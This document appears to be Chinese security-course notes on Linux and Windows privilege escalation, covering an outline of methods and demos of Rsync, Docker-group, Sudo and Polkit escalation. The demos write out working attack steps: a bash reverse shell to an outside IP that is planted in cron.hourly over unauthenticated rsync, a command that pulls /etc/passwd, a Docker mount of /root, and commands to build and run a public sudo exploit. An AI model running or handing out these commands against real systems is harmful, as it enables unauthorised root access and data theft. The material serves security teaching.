
权限提升-Linux 系统&Docker 挂载&Rsync 未授权&Sudo-CVE&Polkit-CVE


权限提升-小迪安全
1 Web权限
基础
有那些权限?
环境语言用户权限?
权限怎么获取的?
权限能做那些事情?
分类
网站后台
中间件后台
数据库后台
第三方应用后台
技术
后台功能点(如实现文件操作的功能)
还可以借助网上的公开资料进行利用
补充
部分权限可以实现互相提升转移
2 系统权限
Linux
项目
一个综合类探针：traitor
一个自动化提权：BeRoot(gtfobins&lolbas)
两个信息收集：LinEnum linuxprivchecker
两个漏洞探针：linux-exploit-suggester&2
Web->root
内核
步骤
1、漏扫收集
2、下载EXP
3、编译EXP
4、执行EXP
漏洞
脏牛漏洞(CVE-2016-5195)
Dirty Pipe(CVE-2022-0847)
SUID
步骤
1、信息收集
2、SUID对应查找
3、利用SUID资料去利用
对应
Nmap
Vim
find
Bash
More
Less
Nano
cp
User->root
Web->System
溢出漏洞
流程
1、信息收集
2、筛选EXP
WindowsVulnScan
wesng
Vulmap
https://i.hacking8.com/tiquan
3、下载EXP
KernelHub
Poc-in-Github
exploitdb
4、执行EXP
平台
手工提权
CS插件化
taowu
ladon
MSF自动化
1、生成反弹后门
2、配置监听会话
2.1、筛选EXP模块
3、利用EXP溢出提权
数据库
帐号密码获取
0、网站存在高权限SQL注入点
1、数据库的存储文件或备份文件
2、网站应用源码中的数据库配置文件
3、采用工具或脚本爆破(需解决外联问题)
MYSQL
条件限制
ROOT密码
-secure-file-priv没进行目录限制
技术分类
UDF
5.2
>5.2
启动项
MOF
反弹shell
利用工具
MSF
Navicat
MSSQL
条件限制
SA密码
技术分类
xp_cmdshell
sp_oacreate
沙盒
Oracle
条件限制
数据库帐号密码
技术分类
普通用户
DBA用户
注入
Redis
参考前期的课程
PostgreSQL
CVE-2018-1058
本地普通数据库用户
需要数据库管理用户操作数据库触发
CVE-2019-9193
本地数据库管理用户
远控类：Teamviewer 向日葵 Todesk VNC Radmin 等

#知识点：

1、Linux 提权-Rsync 未授权访问覆盖

2、Linux 提权-Docker 组用户挂载目录

2、Linux 提权-Sudo(CVE-2021-3156）

3、Linux 提权-Polkit(CVE-2021-4034)

#系列内容：

内核，数据库，第三方服务，SUID&GUID，定时任务，环境变量，SUDO，权限不当等

脏牛漏洞(CVE-2016-5195)

Dirty Pipe(CVE-2022-0847)

SUDO(CVE-2021-3156）

Polkit(CVE-2021-4034)

#截至目前思路点总结如下：

1.提权方法有部分适用在不同环境，当然也有通用方法

2.提权方法也有操作系统版本区分，特性决定方法利用面

3.提权方法有部分需要特定环境，如数据库,第三方提权等

#截至目前思路点总结如下：

1.提权方法有部分适用在不同环境，当然也有通用方法

2.提权方法也有操作系统版本区分，特性决定方法利用面

3.提权方法有部分需要特定环境，如数据库,第三方提权等

#思考点：

1、如何判断采用什么数据库提权？

2、数据库提权首要条件密码获取？

3、有那些数据库类型可以进行提权？

4、操作系统在数据库提权中有那些疑问？

#章节点：

1、Web 权限提升

2、系统权限提升

3、域控权限提升

#详细点：

1、具体有哪些权限需要我们了解掌握的？

后台权限，网站权限，数据库权限，接口权限，系统权限，域控权限等

2、以上常见权限获取方法简要归类说明？

演示案例：

- Linux-Rsync 未授权访问覆盖-本地
- Linux-Docker 组用户挂载目录-本地
- Linux-Sudo(CVE-2021-3156)-本地
- Linux-Polkit(CVE-2021-4034)-本地

Rsync（未授权访问）

Rsync 是 linux 下一款数据备份工具，默认开启 873 端口

https://vulhub.org/#/environments/rsync/common/

借助 Linux 默认计划任务调用/etc/cron.hourly，利用 rsync 连接覆盖

-提权过程：

1、创建一个 nc 文件，内容

```
#!/bin/bash
/bin/bash -i >& /dev/tcp/47.94.236.117/3333 0>&i
```

2、赋予执行权限：

```
chmod +x nc
```

3、上传文件覆盖定时任务目录下

```
rsync -av nc rsync://47.94.236.117:873/src/etc/cron.hourly
```

3.1、下载文件

```
rsync -av rsync://47.94.236.117:873/src/etc/passwd ./
```

4、进行 nc 监听相应的端口

```
nc -lvnp 3333
```

Docker 组挂载

普通用户在 docker 组，利用 docker 服务启动镜像挂载目录

从而来访问 root 目录、etc 目录等敏感文件来进行权限提升。

-复现：创建用户归类目录，添加到 docker 组

```
useradd -d /home/test -m  test
passwd test
usermod -G docker test
newgrp docker
```

-利用：

```
docker run -v /root:/mnt -it alpine
```

主要的作用是：从 Docker 上面下载 alpine 镜像，然后运行；

-v 将容器外部的目录/oot 挂载到容器内部/mnt，使用-it 参数进入容器 shell。

SUDO(CVE-2021-3156）

```
sudo: 1.8.2 - 1.8.31p2
sudo: 1.9.0 - 1.9.5p1
```

-判断：sudoedit -s / 报错存在

-利用：

```
git clone https://github.com/blasty/CVE-2021-3156.git
cd CVE-2021-3156
make
chmod a+x sudo-hax-me-a-sandwich
./sudo-hax-me-a-sandwich 1
```

涉及资源：

补充：涉及录像课件资源软件包资料等下载地址